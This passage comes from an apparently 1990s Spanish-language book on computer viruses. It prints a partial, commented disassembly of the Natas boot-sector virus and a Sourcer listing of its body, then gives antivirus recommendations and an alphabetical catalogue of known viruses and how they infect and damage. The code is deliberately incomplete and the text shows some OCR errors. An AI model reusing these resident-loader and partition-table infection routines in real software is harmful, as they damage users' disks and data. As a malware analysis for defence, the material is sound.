Enseguida se presenta el *desensamblado* de la parte de *Natas* que se localiza en la *tabla de particiones* de un disco duro infectado, comentando algunas de sus rutinas, y el *desensamblado* del inicio del código del cuerpo del virus, comparado con el del virus en memoria realizado con AVP_200. Por seguridad, sólo se presenta un poco del código, que no desentraña todas las artimañas de que se vale este programa para lograr sus efectos dañinos.

```
;.....
; Desensamblado del virus NATAS en el sector de la tabla de particiones
;.....
                org     0
                part    proc            far
start:
                call    sub_1
                        part            endp

                sub_1   proc            near

; El virus debe de cargarse a la memoria en forma residente y proteger dicho espacio para que no
; sea sobreescrito por el DOS. Para lograrlo altera el valor total de memoria almacenado en la
; localidad de memoria 40.13 (hexadecimal). Aquí es donde el BIOS almacena el total de memoria
; RAM disponible en la computadora. Una vez alterado el valor, el DOS "pensará" que sólo dispone
; de esa cantidad de memoria y no sobreescribirá al virus. Natas aparta para sí mismo 6kB de la
; memoria para cargarse.

                mov     di,40h          ; Direcciona el segmento de BIOS
                mov     ds,di           ; Ponlo en DS para accesar 40:13
                sub     word ptr [di-2Dh],6 ; Reserva 6k
                mov     ax,[di-2Dh]     ; dile al DOS que sólo tiene 634k
                                        ; disponibles

; Una vez que el virus engañó al DOS, se cargará en la parte mas alta de la memoria. En una PC de
; 640k de memoria, la parte mas alta encuentra a partir de la localidad 655,360 o en el segmento
; A000:0000. Puesto que el virus reservó 6k o 6144 bytes (1800h), el segmento donde se cargará
; será 655,360 - 6144 = 649,216 o sea 9E80:0000. Para calcular el segmento donde se cargará,
; utiliza la fórmula ((640k - 6k) * 1024)

                mov     cl,0Ah          ; Calcula el segmento
                ror     ax,cl           ; donde se cargará el virus

; Hasta aquí el virus ya reservó la memoria que va a usar así como el segmento donde cargará el
; resto de su cuerpo, enseguida carga éste, que se encuentra en el Cilindro 0, Lado 0 del disco
; duro, o en los últimos nueve sectores del disquete. En total Natas lleva a la memoria 9 * 512 =
; 4 608 bytes

                mov     es,ax           ; Segmento donde se carga
```

```
                mov     ax,209h         ; Dile al BIOS que lea 9 sectores
                xor     bx,bx           ; Offset 0 dentro del segmento
                add     ax,0            ; Código muerto
                mov     dx,80h          ; Cabeza 0, drive C
                int     13h

, En caso de que la lectura sea exitosa, inmediatamente el virus le pasa el control a su código en
; memoria a través de la instrucción RETF

loc_2:
                jc      loc_3
                push    es              ; Pon la dirección del código
                push    bx              ; del virus en memoria en el stack
                retf

; Genera un error si no se puede cargar a la memoria.

loc_3.
                int     18h
                add     [di+1Ch],dh
                add     si,10h

                .
                .
                loc_4:

                .
                .
                loc_5.
                .
                .

                etc.
                .
                .
loc_9.
                mov     si,6CAh
                mov     di,7DFEh
                cmp     word ptr [di],0AA55h
                jne     loc_5
                mov     si,bp
                jmp     0000.7C00
                sub_1   endp

; Al final del código del virus, deja parte del programa de carga de la tabla de particiones original.

db              0EAh, 0, 7Ch, 0, 0
db              'Tabla de particr'
```



```
db              0A2h, 6Eh, 20h, 6Eh, 6Fh, 20h
db              76h, 0A0h, 6Ch, 69h, 64h, 61h
db              0
db              'Error al cargar sistema operativ'
db              'o'
db              0
db              'Falta sistema oper'
db              222 dup (0)
db              80h, 1, 1, 0, 4, 4
db              0D1h, 2, 11h, 0, 0, 0
db              0EEh, 0FFh, 0, 0, 0, 0
db              0C1h, 3, 5, 4, 0D1h, 0CFh
db              0FFh, 0FFh, 0, 0, 11h
db              44h
db              34 dup (0)
db              55h, 0AAh
```

```
; Desensamblado de la parte inicial del cuerpo del virus Natas.
```

```
natashd lst             Sourcer Listing v1 86       19-Aug-94  1.08 am    Page 1

NATASHD
; Created:  15-Aug-94
; Code type. zero start
, Passes:  5            Analysis Flags on: HQRS

, 40:75. Número de discos duros disponibles
  = 0475        data_1e   equ   475h      ; (0000:0475=1)
  = 0000        data_2e   equ   0         ; (5F9D:0000=1F0Eh)
  = 12CC        data_15e  equ   12CCh     ; (5F9D:12CC=0)
  = 12D5        data_16e  equ   12D5h     ; (5F9D:12D5=0)
  = 12D7        data_17e  equ   12D7h     ; (5F9D:12D7=0)
  = 13E7        data_18e  equ   13E7h     ; (5F9D:13E7=0)
  = 13EB        data_19e  equ   13EBh     ; (5F9D:13EB=0)
  = 13EF        data_20e  equ   13EFh     ; (5F9D:13EF=0)
  = 13F7        data_21e  equ   13F7h     ; (5F9D:13F7=0)
  = 13FB        data_22e  equ   13FBh     ; (5F9D:13FB=0)
  = 1402        data_23e  equ   1402h     ; (5F9D:1402=0)
  = 1404        data_24e  equ   1404h     ; (5F9D:1404=0)
  = 1406        data_25e  equ   1406h     ; (5F9D:1406=0)
  = 1408        data_26e  equ   1408h     ; (5F9D:1408=0)
  = 140A        data_27e  equ   140Ah     ; (5F9D:140A=0)
  = 140C        data_28e  equ   140Ch     ; (5F9D:140C=0)
  = 140D        data_29e  equ   140Dh     ; (5F9D:140D=0)
  = 140E        data_30e  equ   140Eh     ; (5F9D:140E=0)
```


```
= 1410              data_32e  equ       1410h     ,(5F9D 1410=0)
= 1411              data_33e  equ       1411h     ,(5F9D 1411=0)

                              seg_a     segment
                              assume    cs:seg_a, ds:seg_a
                              org       0

                              natashd   proc      far

5F9D.0000           start.

5F9D 0000 0E                  push      cs
5F9D.0001 1F                  pop       ds

; Obtén vectores de interrupción

5F9D:0002 E8 0094             call      sub_3     ; (0099)

; Graba AL en mi propio segmento de código, en el desplazamiento 473 y también en la localidad de
, memoria 1411

5F9D 0005 A2 0473   mov       data_9,al , (5F9D 0473=0)
5F9D:0008 A2 1411   mov       ds.data_33e,al ; (5F9D.1411=0)

5F9D.000B 8E C0     mov       es,ax
5F9D 000D 5F                  pop       di
5F9D 000E 83 EF 03  sub       di,3
5F9D 0011 50                  push      ax
5F9D:0012 57                  push      di
5F9D.0013 BE 0047   mov       si,47h
```

Medidas de prevención

Para este virus en particular se recomienda contar con por lo menos uno de los cuatro programas antivirus más conocidos:

- *Scan versión 2.1 0* de McAfee Associates, el cual se puede conseguir a través de los BBS dedicados a los antivirus, o en la *red Internet*. En muchos países –como en México por ejemplo– existen representantes de McAfee de Santa Clara, California, Estados Unidos, que tienen sus propias formas de comercialización.
- *ThunderByte versión 6.22* o más actual, antivirus Holandés creado por ESaSS B. V., cuyo representante en México es MICROASIST. Este antivirus es uno de los más rápidos en la verificación de archivos e incluye búsqueda heurística en su código.

Figura 5.27
Desensamblado del inicio del *cuerpo del virus Natas* localizado "in fraganti" en la *memoria* de la computadora. Observe que el comienzo del virus es igual al del listado de *Sourcer*.



- *F-PROT versión 2.13a* en sus versiones de Shareware o Profesional, que pueden conseguirse mediante BBS, o en México, a través de su distribuidor autorizado. También muy rápido en su búsqueda, ofrece información acerca de gran cantidad de virus.
- *Scan666* de PC Editores, S A. de C V., que se entrega gratis a los suscriptores del boletín PC Soluciones/Indicadores. También se ofreció a los usuarios de computadoras por medio de anuncios en la prensa, además de asesoría para *limpiar* las computadoras infectadas.

La información completa sobre estos y otros programas antivirus la encontrará en el Capítulo 9. La recomendación que no puede faltar aquí es no use *copias piratcadas* de programas, si utiliza y saca provecho de los programas de *Shareware*, envíe el pago correspondiente a sus autores, así en adelante podrá contar con más y mejores programas por ese medio, y por último, respalde o haga *copias de seguridad* de la información generada con la computadora.

6

Los virus más conocidos

Además de los seis virus tratados a fondo en el capítulo anterior, hay una gran variedad de ellos que se han hecho *famosos*, unos por la *elegancia* de su código que ha permitido realizar modificaciones, a programadores que incluso no tienen demasiados conocimientos, otros por los grandes estragos que causan a la información almacenada en las computadoras, y los más por la cantidad de computadoras infectadas en todo el mundo.

6.1 Fuentes de información

La información que se obtiene acerca de ellos, se debe primeramente a las publicaciones al respecto que realizan los medios especializados o no, en informática, enseguida a las notas que sobre *virus informáticos* se dejan en los BBS o en las bases de datos de redes como *Internet*, *Compuserve*, *SPIN* y otras, y en tercer lugar a *publicaciones especializadas* en este tipo de programas dañinos como el VIRUS-L Digest de *Internet*, el *Virus Bulletin*, los mismos *programas antivirus* y *publicaciones electrónicas*, donde se recopila información técnica de todos los virus conocidos.

Las revistas y medios no especializados generalmente tienden a exagerar la información sobre *virus* al difundir versiones, características y funciones destructivas que no les son propias; en los BBS y redes informáticas a veces se encuentran datos que resultan imprecisos, ya que son generados por *usuarios inexpertos* que han sufrido alguna infección y ahí comentan sus experiencias –aunque también se pueden encontrar consejos de *expertos programadores*–, finalmente los listados de los expertos presentan documentación muy confiable acerca de los nombres, forma de contagio, daños que pueden causar y maneras de evitar los virus.

Una de estas publicaciones electrónicas es VSUM (Virus Information Summary List), uno de los compendios acerca de los *virus informáticos* más completos hasta la actualidad, que puede "bajarse" de los BBS de *McAfee Associates*, o de algunos foros como *Internet* o *Compuserve*. También se puede pedir directamente a su autora, Patricia M. Hoffman, a su dirección:

3333 Bowers Av., Suite 130
Santa Clara, CA 95054
U.S.A
Tel.: (408) 988-3773




Figura 6.1
Pantalla de bienvenida al programa de hipertexto (HyperText) VSUM, de Patricia M. Hoffman. Aquí se presenta una extensa recopilación de todos los virus conocidos de las PCs.

El requisito indispensable para poseer la licencia individual de uso del programa, es enviar US $30 dólares a su autora, para obtener el derecho a las actualizaciones que ofrece a través de su BBS, instalado a la línea telefónica (408) 244-0813, también en California. Las licencias para empresas y oficinas de gobierno deberán tramitarse directamente o con los distribuidores del producto, que se encuentran en todo el mundo. En el menú de VSUM puede encontrar la lista de los representantes para todas las áreas idiomáticas o continentales.

Este *sumario de virus* que comenzó como un archivo de texto ASCII, ha evolucionado hasta lo que es hoy; un útil, completo y veloz programa de *hipertexto* (HyperText), que permite consultar acerca de *virus específicos, longitudes en bytes* de cada uno de ellos, relación o *familias de virus, fechas de activación, índice alfabético*, etc. Además para cada virus presenta un cuadro con datos como *nombre, alias, fecha*, posible *lugar de origen, formas de contagio, modos de detección y eliminación, y comentarios generales*.

Los virus más conocidos y que más se han esparcido en las computadoras, según la *Computer Virus Industry Association*, son *Scores* y *nVIR* en la Macintosh; *SCSI* en Amiga, *Lehigh, Merrit o Alameda, Oropax, AIDS, Pakistani Brain, Jerusalén, Vienna, Dark Avenger, Ping Pong, Stoned, Michelangelo, Aircop* y muchos otros en las IBM o compatibles.

Figura 6.2
Lista de los distribuidores de VSUM para México y Sudamérica, donde se pueden conseguir licencias corporativas para uso del producto

```
                    Agents - Mexico & South America

Argentina:
-----------
RAN Ingenieria de Sistemas              Contact: Marie Jose Alvarez Hamelin
Cosquin 10-5o  C                        Telephone: +54 (1) 642-3689
Buenos Aires 1408                       Fax:       -54 (1) 334-7802
Argentina

Brazil:
-------
Maple Informatica Ltda.                 Contact:   David Rotenberg
R. Maranhao, 554 cj  26                 Telephone: +55 (11) 825-9390
01240 Sao Paulo, SP                     Fax:       +55 (11) 826-5375
Brazil

Chile:
------
Rigg S.A.                               Contact:   Ricardo Gutierrez
Avda, Salvador 1068                     Telephone: +56 (2) 225-0222
P.O. Box 10.295                         Fax:       +56 (2) 225-0240
Santiago
Chile

Mexico:
-------
McAfee Associates, Mexico SA de CV      Contact: Arturo De la Mora Carrasco
Av. Nuevo Leon No. 253, 5° piso         Telephone  +(52) 5 273-0554
Col. Escadon C.P. 11800                 Fax:       +(52) 5 273-1019
Mexico D. F.
```

Dave Ferbrache del Departamento de Ciencias de Computación, de la Heriot-Watt University de Inglaterra, también hace una clasificación de los virus por sus nombres, los cuales ha estudiado y *rastreado* para confirmar lo que se había mencionado aquí; muchos de los virus que se detectan diariamente son *variantes* de los más conocidos, pero cada persona que sufre la infección por alguno de ellos, lo estudia y lo define, poniéndole un nuevo nombre. Afortunadamente, los nombres más genéricos se sacan de cadenas de texto o *firmas* que sus autores introducen en el código de los virus, lo que permite unificar criterios al momento de *bautizarlos*.

El *antivirus ruso* AVP_200 de KAMI Corp., además de presentar pantallas con información –no muy completa– de cada *virus conocido*, en algunos casos permite –presionando las teclas [CTRL] + [D] – observar o escuchar los efectos del virus en una versión *simulada*, que da una idea de lo que hace cada virus, sin tener que *infectar* la computadora.

6.2 Los virus más conocidos

En la siguiente clasificación, por orden alfabético con respecto al nombre, se toma un poco de material del trabajo de Ferbrache, de VSUM, de AVP_200, y de otras fuentes de información, así como de investigaciones del propio autor, para dar una idea de los virus más conocidos y sus principa-

les características, detallando las formas de contagio y las áreas específicas que atacan en el disco.

AIDS. También conocido como *Hahaha* (como risa burlona ja-ja-ja), *Taunt*, **SIDA** o **VGA2CGA**, es un virus infector de archivos ejecutables (con extensión .COM o .EXE). Al activarse presenta un mensaje en la pantalla. *"Your computer now has AIDS"* ("Su computadora tiene SIDA"), con las letras *AIDS* resaltadas y grandes.

El virus infecta los archivos ejecutables posicionándose en los primeros 13 kB, por lo que al eliminarlo con cualquier antivirus, los programas quedan inservibles. Se recomienda borrar los archivos infectados y reemplazarlos por los originales.

AirCop. Virus residente en memoria descubierto en Estados Unidos en el año de 1990, de origen Taiwanés, infecta el sector de arranque de los disquetes. Es un virus muy dañino, ya que destruye los datos del sector 719, que es a donde envía el programa de carga original. Sólo infecta disquetes de 360 kB de 5 ¼ ", y decrementa la memoria de la computadora en 1 024 bytes cuando se instala. Bloquea y utiliza las interrupciones 12h, 13h y 1Bh para controlar la computadora.

Aleatoriamente despliega el mensaje *"Red State, Germ Offensive. AIRCOP"* y generalmente no infecta ni sector de carga, ni tabla de particiones del disco duro. La versión Aircop-B se activa en el mes de septiembre y presenta otro mensaje que dice: *"This is the AIRCOP"* La mayoría de los antivirus lo reconoce y desinfecta.

Alabama Se descubrió en la Universidad Hebrea de Jerusalén en octubre de 1989. Infecta los archivos ejecutables con extensión .EXE que encuentre en el *directorio actual* y les incrementa la longitud en 1 560 bytes, está programado para activarse sólo en viernes y como maneja la *tabla de asignación de archivos* (File Allocation Table, FAT), cuando está activo borra los archivos de programas o datos

Alameda. En mayo de 1988 se tuvo noticia de este virus en el Merritt College de Oakland, California, aunque se supone que fue desarrollado a fines de 1987 No fue diseñado originalmente para que causara daños intencionales, pero en sus nuevas versiones puede destruir archivos de datos. Se duplica cuando se hace una reinicialización con las teclas CTRL + ALT + DEL, infectando todos los discos de 5 ¼" de 360 kB con los cuales tenga contacto en los sistemas de las PC de IBM y compatibles.

Desplaza el sector de carga inicial al sector 8 en la pista 39 del lado 0, y ocupa su lugar en el sector 0, lleva una relación

de las veces que ha infectado otros discos y contiene una instrucción muy rara (POP CS), que no permite que infecte a los sistemas con procesador 286 o 386 Posiblemente de él se derivan los virus *Yale*, *Merritt*, *Peking*, *Mazatlan* y *Seoul*.

Asume el control del sistema desde la carga inicial, la cual se hace muy lenta, instalándose en la parte superior de la memoria de la computadora, en donde ocupa 1 kB. Ocasiona la *caída del sistema* y el *borrado de datos* Además, como no protege al sector 0 marcándolo como *sector no utilizable*, la información que se esté grabando puede alojarse en ese sector y dañarlo.

Sus variantes son *Alameda-B* o *Sacramento*, que no tiene la instrucción de protección de los sistemas 286 y 386, *Alameda-C*, que inhabilita la función de carga inicial después de 100 infecciones, *Virus SI* (Variante del *Alameda-C*), que se ha modificado para formatear el disquete de carga inicial o de sistema, cuando el contador se acaba.

Ambulance Car Este virus infecta los archivos COM que se encuentren en el directorio en uso, y los que estén ubicados en las vías especificadas con el comando PATH en el archivo AUTOEXEC BAT Aleatoriamente, cuando se ejecuta un programa infectado por *Ambulancia*, se presenta una imagen de una ambulancia que barre la parte inferior de la pantalla de izquierda a derecha, mientras se escucha el sonido característico de una sirena




Figura 6.3 AVP_200 permite con la función **Demo**, oír y observar los efectos de algunos virus, como en el caso de *Ambulance family*, virus procedente de la Alemania Oriental de aquel 1990.

La primera versión infectaba sólo un archivo de cada subdirectorio cada vez que se ejecutaba un programa infectado, y esto lo hacía respetando al primer COM que encontraba, por lo que siempre se salvaba el COMMAND.COM, pero la modificación; *Ambulance Car-B*, puede infectar 0, 1 o 2 archivos en cada ataque viral. No se sabe que produzca daños adicionales a la información almacenada en la computadora.

Amstrad. Un virus cuyos orígenes se suponen en España o Portugal y que debe su nombre a la conocida marca de computadoras Amstrad, infecta los programas con extensión .COM, sobreescribiendo los programas con 847 bytes, que es la longitud de su código. No se tienen noticias de que produzca daños a los archivos –excepto a los que infecta–, y no contamina al archivo COMMAND.COM.

La facilidad de modificación de su código ha producido infinidad de versiones, cada una de las cuales presenta un mensaje parecido o diferente a la versión original. Los mensajes más comunes son los de las versiones:

Amstrad 283. *"What a stupid you are !!!!!!! "*
Amstrad 299-B *"Software Failure Task Held Guru Meditation #456789.34567?????"*
Amstrad 847-B *"Buy Amstrad it is the CHEAPEST COMPUTER that you can buy"*
Amstrad 847-C *"En tu PC hay un virus RV1, y ésta es su quinta generación"*

ANTI. Virus descubierto en Francia en febrero de 1989, Infecta programas de aplicación o incluso el **Finder** en las *Macintosh*. Resulta más contagioso que los virus *Scores* y *nVIR*, pues busca los programas y los infecta aunque no se les ejecuta. Sobreescribe algunas partes de los archivos infectados, y aunque se *limpien* con algún antivirus, puede ser que la versión desinfectada presente algunos problemas al ejecutarse. En septiembre de 1990 aparece también en Francia una segunda versión denominada *ANTI-B*, con código muy similar a la primera.

Anti-Pascal. También conocido como *AP, AP-605* o *C-605*, de origen Búlgaro, descubierto en Sofía, es un virus que infecta dos archivos .COM que se encuentren en el directorio raíz o en el actual del disco duro, cada vez que se ejecute un programa infectado. Inserta su código al principio de los archivos .COM infectados y envía esa parte del programa original, hasta el final del archivo, con lo que la longitud final crece en 605 bytes.

Si no encuentra los dos archivos COM para infectar, busca los que tengan extensiones .PAS o .BAK para insertar su código en ellos, para después cambiarles la extensión a .COM o a .EXE si es que existe un archivo .COM con ese mismo nombre.

Anti-Tel. Es el famoso virus español denominado *Antitelefónica* que infecta el *sector de arranque* (Boot sector) de los disquetes o la *tabla de particiones* (Master Boot Record, MBR) de los discos duros, y cuando se activa resulta muy destructivo. Como la mayoría de los virus *residentes*, se instala en la parte alta de la memoria de la computadora, pero siempre debajo de los 640 kB convencionales.

También como algunos otros virus, sobreescribe su código en el *sector de arranque* de los disquetes y utiliza los dos últimos sectores del directorio para el resto de su *cuerpo* y el *programa de carga* original. Si existieran datos en esos sectores, se sobreescribirían con la consiguiente pérdida de información en el disquete.

Utiliza técnicas *stealth* (cautelosas) para desviar los intentos de detección cuando está activo en la memoria de la computadora. Después de 400 *cargas* con un disquete o disco duro infectado, el virus despliega el mensaje *"VIRUS ANTI-TELEFONICA (BARCELONA)"* y *sobreescribe* las *áreas de sistema* del disco.

April 1st. También conocido como *Suriv*, es un virus que ataca los archivos .COM, excepto el COMMAND.COM y presenta en pantalla un mensaje *"April 1st Ha Ha Ha You have a virus"*. Se activa el primero de abril, tan pronto como se ejecuta cualquier archivo .COM infectado, y luego se posiciona en la memoria para esperar la ejecución de otro archivo .COM, al cual infecta también. La nueva versión, *April 1st-B*, infecta además los programas con extensión .EXE. Estos virus pueden rastrearse buscando con **Debug** o con un programa de utilidades la cadena de caracteres sURIV 1.0.

Austrian o 648. Este virus, que se conoció por primera vez en Londres a finales de 1988, no causa serios daños, aunque sí infecta los programas con extensión .COM, aumentando su tamaño en 648 bytes. Su variante *Austrian-B* hace que el archivo infectado no se ejecute, y sólo infecta uno de cada diez archivos .COM; la versión *Virus 405* reemplaza el archivo infectado por su propio código de 405 bytes.

Boot Sector. Es un virus originario de la ex Alemania Occidental que ataca a las computadoras Atari modelo ST, alojándose en el sector de carga de los discos. Cuando se realiza la carga inicial del sistema con el disco infectado, el virus se ac-




Figura 6.4
Diagrama que muestra la forma en que el *virus April 1st* se introduce en los archivos ejecutables; entre el *Header* y el *código* o instrucciones del programa.

tiva en la memoria de la computadora agregándose al vector de llamadas del sistema –que es el que controla todos los accesos al disco–. Infecta cualquier disquete que se introduzca en la unidad, dañando su *tabla de asignación de archivos* (File Allocation Table, FAT). Una vez alcanzado su objetivo se retira del sector de carga, destruyendo así cualquier indicio de él.

Brain. Conocido también como Paquistaní, Nipper, Mente Paquistaní, Clone, Brain Ashar y Brain Singapore, es el mismo que se documentó ampliamente en el Capítulo 5, sólo que aquí se anexan investigaciones posteriores que arrojaron datos interesantes.

Se tomó un disquete infectado con *Brain* y se procedió a limpiarlo utilizando varios antivirus como *Clean* de McAfee, *Norton AV*, *MSAV*, y otros, Se volvió a infectar nuevamente y así varias veces; al revisar el *mapa*, se encontró que por cada nueva infección, el virus marcaba como *dañados* otros tres nuevos *clusters*. El procedimiento se detiene hasta que el disco no tiene más espacio libre para dar cabida al cuerpo del virus.

Byte Bandit. Trabaja como un *gusano*, pues nunca permanece en la misma localidad de la memoria, por lo que es de difícil detección Verifica los disquetes que se insertan en la unidad de disco y se autocopia, especialmente en los discos de carga o sistema de las computadoras *Amiga* de Commodore.




Figura 6.5
Fluxograma del procedimiento de infección que lleva a cabo *Paquistán*, el cual es muy similar al de la mayoría de los virus existentes.




Figura 6.6
PC Tools versión 4.21 muestra el *mapa* de un disquete infectado muchas veces por el *virus Brain*. Observe la gran cantidad de *clusters* marcados como *dañados*.

Cacophony También conocido como *Cacophony 1*, es un nuevo virus de origen desconocido que se ha descubierto a partir de febrero de 1994, cuya longitud oscila entre 950 y 960 bytes. Cada vez que se ejecuta un programa contagiado por

este virus, infecta un archivo con extensión EXE que se encuentre en el directorio en uso. Modifica la fecha y la hora de los archivos infectados, aunque la hora siempre la fija en 4:08a, y produce un beep en la bocina del sistema, algunas veces, poco después de ejecutarse el archivo infectado. Esperamos no tener que reportar infecciones o daños serios causados por este nuevo virus en el futuro.

Cascade *(Virus de cascada).* Se le conoce también como *Falling Tears, Autumn Leaves, BlackJack, Fall, Falling Letters, 1701, 1704* y *Cascade-1706*. Originado a finales de 1987, es producto de un *Caballo de Troya* modificado y produce la caída del texto a la parte inferior de la pantalla en los monitores VGA. Infecta los archivos .COM, aumentando su tamaño en 1 701 bytes.

Estudios realizados por Dave Ferbrache, en combinación con John McAfee, han dado como resultado un serio análisis de este virus, en el cual encontraron características muy especiales:

- Está basado en un algoritmo de *codificación* que dificulta su detección.
- Se activa dependiendo de una serie de convergencias aleatorias como tipo de máquina, tipo de monitor, tarjeta de reloj y época del año.
- No afecta los sistemas originales IBM, sino los compatibles o clones.
- Por una falla de sus creadores, el virus que se activa en cualquier computadora con monitor CGA o VGA, lo hace sólo en los meses de septiembre, octubre, noviembre o diciembre de los años 1980 o 1988. Esto se debe a que las computadoras que no tienen reloj, casi siempre toman la fecha de creación del sistema operativo DOS, que hasta la versión 3.3, se presenta como 1-1-1980.

Cascade-B es una variante del *Cascade* original que se activa en el otoño de cualquier año. *1704*, también llamado *Blackjack*, es el mismo que el *1701*, pero con 3 bytes más. El *1704-B* es igual al *1704*, pero la visualización de la cascada ha sido reemplazada y lo que sucede es la repetición del proceso de carga inicial cuando se activa el virus. El *1704-C* es igual al anterior, pero su fecha de activación se da en diciembre de cualquier año. *Cascade 1691* despliega aleatoriamente un mensaje: *"IL SISTEMA è FOTTUTO!!" "S.E.K. VIRUS Made in ITALY RM" "5iD G.Ferraris 90/91 (c)"*. Por último tenemos el *1704-D*, que no respeta ni a las máquinas originales de IBM.

Casino. Afortunadamente no es un virus muy común, ya que el concepto destructivo azaroso, se presta incluso para que algunos aventureros usuarios se jueguen la integridad de sus datos. El propósito de este virus infector de archivos .COM es borrar la tabla de asignación de archivos (FAT) del disco duro, y para ello, se introduce al COMMAND COM, obteniendo el control de la computadora.

Infecta todos los archivos con extensión COM que se encuentren en el directorio actual, o los que detecte cuando se hace un acceso al disco con el comando **Dir**. Fue descubierto por primera vez en Malta hacia abril de 1991. El virus se activa el día 15 de los meses de enero, abril y agosto, y cuando lo hace, ¡comienza la diversión!

